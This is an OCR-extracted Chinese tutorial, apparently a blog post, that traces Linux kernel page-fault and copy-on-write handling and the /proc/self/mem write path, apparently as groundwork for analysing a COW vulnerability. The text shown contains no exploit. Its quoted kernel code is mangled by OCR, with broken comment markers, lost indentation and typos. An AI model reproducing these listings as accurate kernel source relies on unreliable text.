
大致流程应当如下：

- 判断缺页异常地址位于用户地址空间还是内核地址空间
- 位于内核地址空间
    - 内核态触发缺页异常，`vmalloc_fault()`处理
    - 用户态触发缺页异常，段错误，发送SIGSEGV信号

- 位于用户地址空间
  - 内核态触发缺页异常
    - SMAP保护已开启，终止进程
    - 进程无地址空间 | 设置了不处理缺页异常，终止进程
    - 进入下一步流程
  - 用户态触发缺页异常
    - 设置对应标志位，进入下一步流程
  - 检查是否是写页异常，可能是页不存在/无权限写，设置对应标志位
  - 找寻线性地址所属的线性区（vma）[1]
    - 不存在对应vma，非法访问
    - 存在对应vma，且位于vma所描述区域中，进入下一步流程
    - 存在对应vma，不位于vma所描述区域中，说明可能是位于堆栈（stack），尝试增长堆栈
    - 调用 handle_mm_fault()

    函数处理，这也是处理缺页异常的核心函数
    - 失败了，进行重试（返回到[1]，只会重试一次）
    - 其他收尾处理

其中进程描述符（task_struct）、内存描述符（mm_struct）、线性区描述符vm_arena_struct）之间的关系应当如下图所示（转自看雪论坛）：



分配页表项：__handle_mm_fault()
该函数定义于 mm/memory.c 中，如下：

/*

- By the time we get here, we already hold the mm semaphore
  *
- The mmap_sem may have been released depending on flags and our
- return value. See filemap_fault() and **lock_page_or_retry().**
  /
  static int handle_mm_fault(struct mm_struct *mm, struct vm_area_struct *vma,
  unsigned long address, unsigned int flags)
  {
  //Linux使用四级页表结构
  pgd_t *pgd;//页全局目录项
  pud_t *pud;//页上级目录项
  pmd_t *pmd;//页中间目录项
  pte_t *pte;//页表项

  //以下为页表相关处理

  if (unlikely(is_vm_hugetlb_page(vma)))
  return hugetlb_fault(mm, vma, address, flags);

  pgd = pgd_offset(mm, address);//获取全局页表项
  pud = pud_alloc(mm, pgd, address);//分配上级页表项（分配一页新的内存作为pud）
  if (!pud)//失败了，返回
  return VM_FAULT_OOM;
  pmd = pmd_alloc(mm, pud, address);//分配中间页表项分配一页新的内存作为pmd）
  if (!pmd)//失败了，返回
  return VM_FAULT_OOM;
  if (pmd_none(*pmd) && transparent_hugepage_enabled(vma)) {
  int ret = create_huge_pmd(mm, vma, address, pmd, flags);//创建页表中间项?
  if (!(ret & VM_FAULT_FALLBACK))//失败了，返回
  return ret;
  } else {
  pmd_t orig_pmd = *pmd;
  int ret;

```
barrier();
if (pmd_trans_huge(orig_pmd)) {
    unsigned int dirty = flags & FAULT_FLAG_WRITE;

    /*
     * If the pmd is splitting, return and retry the
     * the fault.  Alternative: wait until the split
     * is done, and goto retry.
     */
    if (pmd_trans_splitting(orig_pmd))
        return 0;

    if (pmd_protnone(orig_pmd))
        return do_huge_pmd_numa_page(mm, vma, address,
                                     orig_pmd, pmd);

```

```
    if (dirty && !pmd_write(orig_pmd)) {
        ret = wp_huge_pmd(mm, vma, address, pmd,
                    orig_pmd, flags);
        if (!(ret & VM_FAULT_FALLBACK))
            return ret;
    } else {
        huge_pmd_set_accessed(mm, vma, address, pmd,
                      orig_pmd, dirty);
        return 0;
    }
}
```

}

/*

- Use __pte_alloc instead of pte_alloc_map, because we can't
- run pte_offset_map on the pmd, if an huge pmd could
- materialize from under us from a different thread.
  /
  *if (unlikely(pmd_none(*pmd)) &&
  unlikely(__pte_alloc(mm, vma, pmd, address)))
  return VM_FAULT_OOM;
  /* if an huge pmd materialized from under us just retry later */
  *if (unlikely(pmd_trans_huge(*pmd)))
  return 0;
  /*
- A regular pmd is established and it can't morph into a huge pmd
- from under us anymore at this point because we hold the mmap_sem
- read mode and khugepaged takes it in write mode. So now it's
- safe to run pte_offset_map().
  */
  pte = pte_offset_map(pmd, address);//获取到最终的页表项

return handle_pte_fault(mm, vma, address, pte, pmd, flags);//核心处理函数
}
该函数为触发缺页异常的线性地址address分配各级的页目录，在这里的pgd表会直接使用该进程的mm_struct 中的 pgd 表，但是pud、pmd表都存在着创建新表的可能

此时我们已经有了与触发缺页异常的地址相对应的页表项（PTE），接下来我们将进入 handle_pte_fault() 函数进行下一步

处理页表项：handle_pte_fault()
该函数同样定义于 mm/memory.c 中，如下：

/*

- These routines also need to handle stuff like marking pages dirty
- and/or accessed for architectures that don't do it in hardware (most

- RISC architectures). The early dirtying is also good on the i386.
  *
- There is also a hook called "update_mmu_cache()" that architectures
- with external mmu caches can use to update those (ie the Sparc or
- PowerPC hashed page tables that act as extended TLBs).
  *
- We enter with non-exclusive mmap_sem (to exclude vma changes,
- but allow concurrent faults), and pte mapped but not yet locked.
- We return with pte unmapped and unlocked.
  *
- The mmap_sem may have been released depending on flags and our
- return value. See filemap_fault() and __lock_page_or_retry().
  */
  static int handle_pte_fault(struct mm_struct *mm,
  struct vm_area_struct *vma, unsigned long address,
  pte_t *pte, pmd_t *pmd, unsigned int flags)
  {
  pte_t entry;
  spinlock_t *ptl;

  /*

  - some architectures can have larger ptes than wordsize,
  - e.g.ppc44x-defconfig has CONFIG_PTE_64BIT=y and CONFIG_32BIT=y,
  - so READ_ONCE or ACCESS_ONCE cannot guarantee atomic accesses.
  - The code below just needs a consistent view for the ifs and
  - we later double check anyway with the ptl lock held. So here
  - a barrier will do.
    */
    entry = *pte;//获取页表项中的内存页*
    barrier();
    //该页不在主存中
    *if (!pte_present(entry)) {//pte中内存页所映射的物理地址（*pte）不存在，可能是调页请求
    if (pte_none(entry)) {//pte中内容为空，表示进程第一次访问该页
    if (vma_is_anonymous(vma))//vma为匿名区域，分配物理页框，初始化为全0
    return do_anonymous_page(mm, vma, address,
    pte, pmd, flags);
    else
    return do_fault(mm, vma, address, pte, pmd,
    flags, entry);//非匿名区域，分配物理页框
    }
    return do_swap_page(mm, vma, address,
    pte, pmd, flags, entry);//说明该页之前存在于主存中，但是被换到外存了（太久没用被放

```
        到了交换空间里？），那就再换回来就行
        }
    //该页在主存中
    if (pte_protnone(entry))//查不到都...
        return do_numa_page(mm, vma, address, entry, pte, pmd);
    ptl = pte_lockptr(mm, pmd);
    spin_lock(ptl);//自旋锁，多线程操作
    if (unlikely(!pte_same(pte, entry)))
        goto unlock;
    if (flags & FAULT_FLAG_WRITE) {//存在 FAULT_FLAG_WRITE 标志位，表示缺页异常由写操作引起
        if (!pte_write(entry))//对应的页不可写
            return do_wp_page(mm, vma, address,
                    pte, pmd, ptl, entry);//进行写时复制，将内容写入由 do_fault()->do_cow_fault()分配的内存页
    中
        entry = pte_mkdirty(entry);//将该页【标脏】
    }
    entry = pte_mkyoung(entry);//将该页标干净?
    if (ptep_set_access_flags(vma, address, pte, entry, flags & FAULT_FLAG_WRITE)) {
        update_mmu_cache(vma, address, pte);//pte内容发生变化，将新内容写入pte页表项中
    } else {
        /
         * This is needed only for protection faults but the arch code
         * is not yet telling us if this is a protection fault or not.
         * This still avoids useless tlb flushes for .text page faults
         * with threads.
         */
        if (flags & FAULT_FLAG_WRITE)
            flush_tlb_fix_spurious_fault(vma, address);
    }
    unlock:
    pte_unmap_unlock(pte, ptl);//解自旋锁
    return 0;
    }
```

我们不难看出该函数的流程如下：

或许页表项中内存页
该页不在主存中[1]
pte项为空，表示进程第一次访问该页，未与物理页建立映射关系
该页为匿名页，分配内容初始化为0的页框
该页不为匿名页，调用 do_fault() 进行进一步的分配操作
pte项不为空，说明该页此前访问过，但是被换到交换空间（外存）里了（太久没用？），此时只需将该页交换回来即可
该页在主存中[2]
缺页异常由【写】操作引起
对应页不可写，调用 do_wp_page() 进行写时复制
对应页可写，标脏
将新内容写入pte页表项中

那么我们不难看出，当一个进程首次访问一个内存页时应当会触发两次缺页异常，第一次走[1]，第二次走[2]，后面我们再进行进一步的分析

接下来我们来看 do_fault() 函数的流程

挂载物理页：do_fault()
这个函数的逻辑较为简单，主要是根据相应的情况调用不同的函数，代码同样位于 mm/memory.c 中，如下：

/*

- We enter with non-exclusive mmap_sem (to exclude vma changes,
- but allow concurrent faults).
- The mmap_sem may have been released depending on flags and our
- return value. See filemap_fault() and __lock_page_or_retry().
  */
  static int do_fault(struct mm_struct *mm, struct vm_area_struct *vma,
  unsigned long address, pte_t *page_table, pmd_t *pmd,
  unsigned int flags, pte_t orig_pte)
  {
  pgoff_t pgoff = (((address & PAGE_MASK)
  - vma->vm_start) >> PAGE_SHIFT) + vma->vm_pgoff;

  pte_unmap(page_table);
  /* The VMA was not fully populated on mmap() or missing VM_DONTEXPAND */
  if (!vma->vm_ops->fault)
  return VM_FAULT_SIGBUS;
  if (!(flags & FAULT_FLAG_WRITE))//非写操作引起的缺页异常（读操作）
  return do_read_fault(mm, vma, address, pmd, pgoff, flags,
  orig_pte);
  if (!(vma->vm_flags & VM_SHARED))//非访问共享内存（私有文件映射）引起的缺页异常（写操作）
  return do_cow_fault(mm, vma, address, pmd, pgoff, flags,
  orig_pte);//进行写时复制
  return do_shared_fault(mm, vma, address, pmd, pgoff, flags, orig_pte);//访问共享内存引起的缺页异常
  }
  见注释，不再赘叙

处理写时复制（无内存页）： do_cow_fault()
本篇主要关注写时复制的过程；COW流程在第一次写时触发缺页异常最终便会进入到 do_cow_fault() 中处理，该函数同样位于 mm/memory.c 中，代码如下：


```
static int do_cow_fault(struct mm_struct *mm, struct vm_area_struct *vma,
        unsigned long address, pmd_t *pmd,
        pgoff_t pgoff, unsigned int flags, pte_t orig_pte)
{
    struct page *fault_page, *new_page;
    struct mem_cgroup *memcg;
    spinlock_t *ptl;
```

pte_t *pte;
int ret;

```
if (unlikely(anon_vma_prepare(vma)))
    return VM_FAULT_OOM;

new_page = alloc_page_vma(GFP_HIGHUSER_MOVABLE, vma, address);//分配新物理页
if (!new_page)//失败了
    return VM_FAULT_OOM;

if (mem_cgroup_try_charge(new_page, mm, GFP_KERNEL, &memcg)) {
    page_cache_release(new_page);
    return VM_FAULT_OOM;
}

ret = __do_fault(vma, address, pgoff, flags, new_page, &fault_page);//读取文件内容到fault_page
if (unlikely(ret & (VM_FAULT_ERROR | VM_FAULT_NOPAGE | VM_FAULT_RETRY)))
    goto uncharge_out;

if (fault_page)
    copy_user_highpage(new_page, fault_page, address, vma);//拷贝fault_page内容到new_page
__SetPageUptodate(new_page);

pte = pte_offset_map_lock(mm, pmd, address, &ptl);//多线程操作，上锁？
if (unlikely(!pte_same(*pte, orig_pte))) {//pte和orig_pte不一致，说明中间有人修改了pte，那么释放fault_page和new_page页面并退出
    pte_unmap_unlock(pte, ptl);
    if (fault_page) {
        unlock_page(fault_page);
        page_cache_release(fault_page);
    } else {
        /*
         * The fault handler has no page to lock, so it holds
         * i_mmap_lock for read to protect against truncate.
         */
        i_mmap_unlock_read(vma->vm_file->f_mapping);
    }
    goto uncharge_out;
}
do_set_pte(vma, address, new_page, pte, true, true);//设置pte，置换该进程中的pte表项，对于写操作会将该页标脏（该函数会调用maybe_mkwrite()函数，其会调用pte_mkdirty()函数标脏该页）
mem_cgroup_commit_charge(new_page, memcg, false);
lru_cache_add_active_or_unevictable(new_page, vma);
pte_unmap_unlock(pte, ptl);
if (fault_page) {
    unlock_page(fault_page);//释放fault_page
    page_cache_release(fault_page);
} else {
```

```
    /*
     * The fault handler has no page to lock, so it holds
     * i_mmap_lock for read to protect against truncate.
     */
    i_mmap_unlock_read(vma->vm_file->f_mapping);
}
return ret;
uncharge_out:
    mem_cgroup_cancel_charge(new_page, memcg);
    page_cache_release(new_page);
    return ret;
}
```

该函数会将拷贝的新的页更新到页表中，对应着开头的这张图，不过此时还没进行对应进程的写操作，需要等到第二次缺页异常时写入该页



处理写时复制（有内存页）：do_wp_page()

当通过 `do_fault()` 获取内存页之后，第二次触发缺页异常时便会最终交由 `do_wp_page()` 函数处理，该函数同样位于 `mm/memory.c` 中，代码如下：

```
/*
 * This routine handles present pages, when users try to write
```

```
 * to a shared page. It is done by copying the page to a new address
 * and decrementing the shared-page counter for the old page.
 *
 * Note that this routine assumes that the protection checks have been
 * done by the caller (the low-level page fault routine in most cases).
 * Thus we can safely just mark it writable once we've done any necessary
 * COW.
 *
 * We also mark the page dirty at this point even though the page will
 * change only once the write actually happens. This avoids a few races,
 * and potentially makes it more efficient.
 *
 * We enter with non-exclusive mmap_sem (to exclude vma changes,
 * but allow concurrent faults), with pte both mapped and locked.
 * We return with mmap_sem still held, but pte unmapped and unlocked.
 */
static int do_wp_page(struct mm_struct *mm, struct vm_area_struct *vma,
        unsigned long address, pte_t *page_table, pmd_t *pmd,
        spinlock_t *ptl, pte_t orig_pte)
    __releases(ptl)
{
    struct page *old_page;//原有的页

    old_page = vm_normal_page(vma, address, orig_pte);//获取缺页的线性地址对应的struct page结构，对于一些特殊映射的页面（如页面回收、页迁移和KSM等），内核并不希望这些页参与到内存管理的一些流程当中，称之为 special mapping，并无对应的struct page结构体
    if (!old_page) {//NULL，说明是一个 special mapping 页面；否则说明是normal mapping页面
        /*
         * VM_MIXEDMAP !pfn_valid() case, or VM_SOFTDIRTY clear on a
         * VM_PFNMAP VMA.
         *
         * We should not cow pages in a shared writeable mapping.
         * Just mark the pages writable and/or call ops->pfn_mkwrite.
         */
        if ((vma->vm_flags & (VM_WRITE|VM_SHARED)) ==
                    (VM_WRITE|VM_SHARED))
            return wp_pfn_shared(mm, vma, address, page_table, ptl,
                         orig_pte, pmd);

        pte_unmap_unlock(page_table, ptl);
        return wp_page_copy(mm, vma, address, page_table, pmd,
                    orig_pte, old_page);
    }

    /*
     * Take out anonymous pages first, anonymous shared vmas are
     * not dirty accountable.
     */
    //先处理匿名页面
    if (PageAnon(old_page) && !PageKsm(old_page)) {//原页面为匿名页面 && 不是ksm页面
        if (!trylock_page(old_page)) {//多线程相关操作，判断是否有其他线程的竞争
```

```
            page_cache_get(old_page);
            pte_unmap_unlock(page_table, ptl);
            lock_page(old_page);
            page_table = pte_offset_map_lock(mm, pmd, address,
                                &ptl);
            if (!pte_same(*page_table, orig_pte)) {
                unlock_page(old_page);
                pte_unmap_unlock(page_table, ptl);
                page_cache_release(old_page);
                return 0;
            }
            page_cache_release(old_page);
        }
        //此时没有其他线程与本线程竞争了，调用 reuse_swap_page() 判断使用该页的是否只有一个进程，若是的话就直接重用该页
        if (reuse_swap_page(old_page)) {
            /*
             * The page is all ours.  Move it to our anon_vma so
             * the rmap code will not search our parent or siblings.
             * Protected against the rmap code by the page lock.
             */
            page_move_anon_rmap(old_page, vma, address);
            unlock_page(old_page);
            return wp_page_reuse(mm, vma, address, page_table, ptl,
                                 orig_pte, old_page, 0, 0);//一般的cow流程会走到这里，重用由do_cow_fault()分配好的内存页，不会再开辟新页
        }
        unlock_page(old_page);
    } else if (unlikely((vma->vm_flags & (VM_WRITE|VM_SHARED)) ==
                        (VM_WRITE|VM_SHARED))) {
        return wp_page_shared(mm, vma, address, page_table, pmd,
                              ptl, orig_pte, old_page);
    }

    /*
     * Ok, we need to copy. Oh, well..
     */
    //实在没法重用了，进行写时复制
    page_cache_get(old_page);

    pte_unmap_unlock(page_table, ptl);
    return wp_page_copy(mm, vma, address, page_table, pmd,
                        orig_pte, old_page);
}
```

我们不难看出其核心思想是尝试重用内存页，实在没法重用时才会进行写时复制

三、COW 与 缺页异常相关流程

当我们使用mmap映射一个只读文件，随后开辟一个新进程，尝试通过 `/proc/self/mem` 文件直接往一个原有的共享页面写入内容时，其流程应当如下：

系统调用：writeの执行流

用户态的 `write` 系统调用最终对应的是内核中的 `sys_write()`，该系统调用定义于 `fs/read_write.c` 中，如下：

> 直接在源码里查 sys_write 是没法查到的，这是因为系统调用对应的内核函数名都是由宏 `SYSCALL_DEFINE`最终拼接而成，可以参见这里

```
SYSCALL_DEFINE3(write, unsigned int, fd, const char __user *, buf,
        size_t, count)
{
    struct fd f = fdget_pos(fd);
    ssize_t ret = -EBADF;

    if (f.file) {
        loff_t pos = file_pos_read(f.file);
        ret = vfs_write(f.file, buf, count, &pos);
        if (ret >= 0)
            file_pos_write(f.file, pos);
        fdput_pos(f);
    }

    return ret;
}
```

中间的具体执行过程并非本篇重点，我们暂且略过，快进到其调用并写入用户内存页的步骤，执行流如下：

```
entry_SYSCALL_64()
    sys_write()
        vfs_write()
            __vfs_write()
                file->f_op->write()//该文件于内核中的文件描述符的file_operations结构体，类似于一张函数表，储存了默认的对于一些系统调用的处理函数指针
                mem_write()//套娃，调用下一层的mem_rw()
                    mem_rw()//核心函数，分配页 + 拷贝数据（copy_from_user()）
```

接下来我们来看 `mem_rw()` 函数，该函数定义于 `fs/proc/base.c` 中，如下：

```
static ssize_t mem_rw(struct file *file, char __user *buf,
            size_t count, loff_t *ppos, int write)
{
    struct mm_struct *mm = file->private_data;
```

```
    unsigned long addr = *ppos;
    ssize_t copied;
    char *page;

    if (!mm)
        return 0;

    page = (char *)__get_free_page(GFP_TEMPORARY);//分配临时的空闲内存页
    if (!page)
        return -ENOMEM;

    copied = 0;
    if (!atomic_inc_not_zero(&mm->mm_users))
        goto free;

    while (count > 0) {
        int this_len = min_t(int, count, PAGE_SIZE);

        if (write && copy_from_user(page, buf, this_len)) {//将用户内存空间数据拷贝到临时内存页上
            copied = -EFAULT;
            break;
        }

        this_len = access_remote_vm(mm, addr, page, this_len, write);
        if (!this_len) {
            if (!copied)
                copied = -EIO;
            break;
        }

        if (!write && copy_to_user(buf, page, this_len)) {//将临时内存页上的数据重新拷贝回用户空间原来的地方？看不懂都...
            copied = -EFAULT;
            break;
        }

        buf += this_len;
        addr += this_len;
        copied += this_len;
        count -= this_len;
    }
    *ppos = addr;

    mmput(mm);
free:
    free_page((unsigned long) page);//释放临时内存页
    return copied;
}
```

其流程应当如下：

- 判断该文件对应的内存描述符是否为空，根据笔者调试的结果，第一次进入时确乎为空，返回上层，分配一个对应的 `mm_struct` 后会重新进入该函数
- 调用 `__get_free_page()` 函数分配一个空闲的内存页作为临时储存用户数据的空间
- 调用 `access_remote_vm()` 函数向用户空间对应的内存页写入数据

其中 `access_remote_vm()` 函数本身为 `__access_remote_vm()` 函数的套娃，该函数位于 `mm/memory.c` 中，代码如下：

```
/*
 * Access another process' address space as given in mm.  If non-NULL, use the
 * given task for page fault accounting.
 */
static int __access_remote_vm(struct task_struct *tsk, struct mm_struct *mm,
        unsigned long addr, void *buf, int len, int write)
{
    struct vm_area_struct *vma;
    void *old_buf = buf;

    down_read(&mm->mmap_sem);
    /* ignore errors, just check how much was successfully transferred */
    while (len) {
        int bytes, ret, offset;
        void *maddr;
        struct page *page = NULL;

        ret = get_user_pages(tsk, mm, addr, 1,
                write, 1, &page, &vma);//获取操作（从...读取/向...写入）对应的目标内存页
        if (ret <= 0) {//失败了，未能获取到用户页
#ifndef CONFIG_HAVE_IOREMAP_PROT
            break;
#else
            /*
             * Check if this is a VM_IO | VM_PFNMAP VMA, which
             * we can access using slightly different code.
             */
            vma = find_vma(mm, addr);
            if (!vma || vma->vm_start > addr)
                break;
            if (vma->vm_ops && vma->vm_ops->access)
                ret = vma->vm_ops->access(vma, addr, buf,
                              len, write);
            if (ret <= 0)
                break;
            bytes = ret;
#endif
        } else {
            bytes = len;
            offset = addr & (PAGE_SIZE-1);
```

```
            if (bytes > PAGE_SIZE-offset)
                bytes = PAGE_SIZE-offset;

            maddr = kmap(page);
            /*
            * 分两种情况：读/写
            * 内核将 read/write 的流程统一于 mm_rw() 函数中，这也是为什么上层函数是 'mem_rw' 而不是 'mem_read/mem_write'
            */
            if (write) {
                copy_to_user_page(vma, page, addr,
                          maddr + offset, buf, bytes);//向对应用户页写入数据
                set_page_dirty_lock(page);
            } else {
                copy_from_user_page(vma, page, addr,
                            buf, maddr + offset, bytes);//从对应用户页读取数据
            }
            kunmap(page);
            page_cache_release(page);
        }
        len -= bytes;
        buf += bytes;
        addr += bytes;
    }
    up_read(&mm->mmap_sem);

    return buf - old_buf;
}
```

写的相关操作使用 `copy_to_user()` 完成，我们在这里主要关注点在写之前——该函数使用 `get_user_pages()` 获取对应的内存页，主要还是套娃，其会调用 `__get_user_pages_locked()` ，该函数最终调用 `__get_user_pages()`，定义于 `mm/gup.c` 中，如下：

```
//这里应当有一大段注释...自己去看源码啦!
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
        unsigned long start, unsigned long nr_pages,
        unsigned int gup_flags, struct page **pages,
        struct vm_area_struct **vmas, int *nonblocking)
{
    long i = 0;
    unsigned int page_mask;
    struct vm_area_struct *vma = NULL;

    if (!nr_pages)
        return 0;

    VM_BUG_ON(!!pages != !!(gup_flags & FOLL_GET));

    /*
```

```
     * If FOLL_FORCE is set then do not force a full fault as the hinting
     * fault information is unrelated to the reference behaviour of a task
     * using the address space
     */
    if (!(gup_flags & FOLL_FORCE))
        gup_flags |= FOLL_NUMA;

    do {
        struct page *page;
        unsigned int foll_flags = gup_flags;
        unsigned int page_increm;

        /* first iteration or cross vma bound */
        if (!vma || start >= vma->vm_end) {
            vma = find_extend_vma(mm, start);
            if (!vma && in_gate_area(mm, start)) {
                int ret;
                ret = get_gate_page(mm, start & PAGE_MASK,
                        gup_flags, &vma,
                        pages ? &pages[i] : NULL);
                if (ret)
                    return i ? : ret;
                page_mask = 0;
                goto next_page;
            }

            if (!vma || check_vma_flags(vma, gup_flags))
                return i ? : -EFAULT;
            if (is_vm_hugetlb_page(vma)) {
                i = follow_hugetlb_page(mm, vma, pages, vmas,
                        &start, &nr_pages, i,
                        gup_flags);
                continue;
            }
        }
retry:
        /*
         * If we have a pending SIGKILL, don't keep faulting pages and
         * potentially allocating memory.
         */
        if (unlikely(fatal_signal_pending(current)))
            return i ? i : -ERESTARTSYS;
        cond_resched();
        page = follow_page_mask(vma, start, foll_flags, &page_mask);//获取线性地址对应的物理页
        if (!page) {// 失败了
                    /*
                    /* 两种原因:
                    * (1) 不存在对应的物理页（未与物理页见建立相应的映射关系）
                    * (2) 存在这样的物理页，但是没有相应的操作权限（如该页不可写）
                    * 在 COW 流程中会先走(1)，然后走(2)
                    */
```

```
            int ret;
            ret = faultin_page(tsk, vma, start, &foll_flags,
                    nonblocking);//【核心】处理缺页异常
            switch (ret) {
            case 0:
                goto retry;//成功处理缺页异常，回去重新尝试调页
            case -EFAULT:
            case -ENOMEM:
            case -EHWPOISON:
                return i ? i : ret;
            case -EBUSY:
                return i;
            case -ENOENT:
                goto next_page;
            }
            BUG();
        } else if (PTR_ERR(page) == -EEXIST) {
            /*
             * Proper page table entry exists, but no corresponding
             * struct page.
             */
            goto next_page;
        } else if (IS_ERR(page)) {
            return i ? i : PTR_ERR(page);
        }
        if (pages) {
            pages[i] = page;
            flush_anon_page(vma, page, start);
            flush_dcache_page(page);
            page_mask = 0;
        }
next_page:
        if (vmas) {
            vmas[i] = vma;
            page_mask = 0;
        }
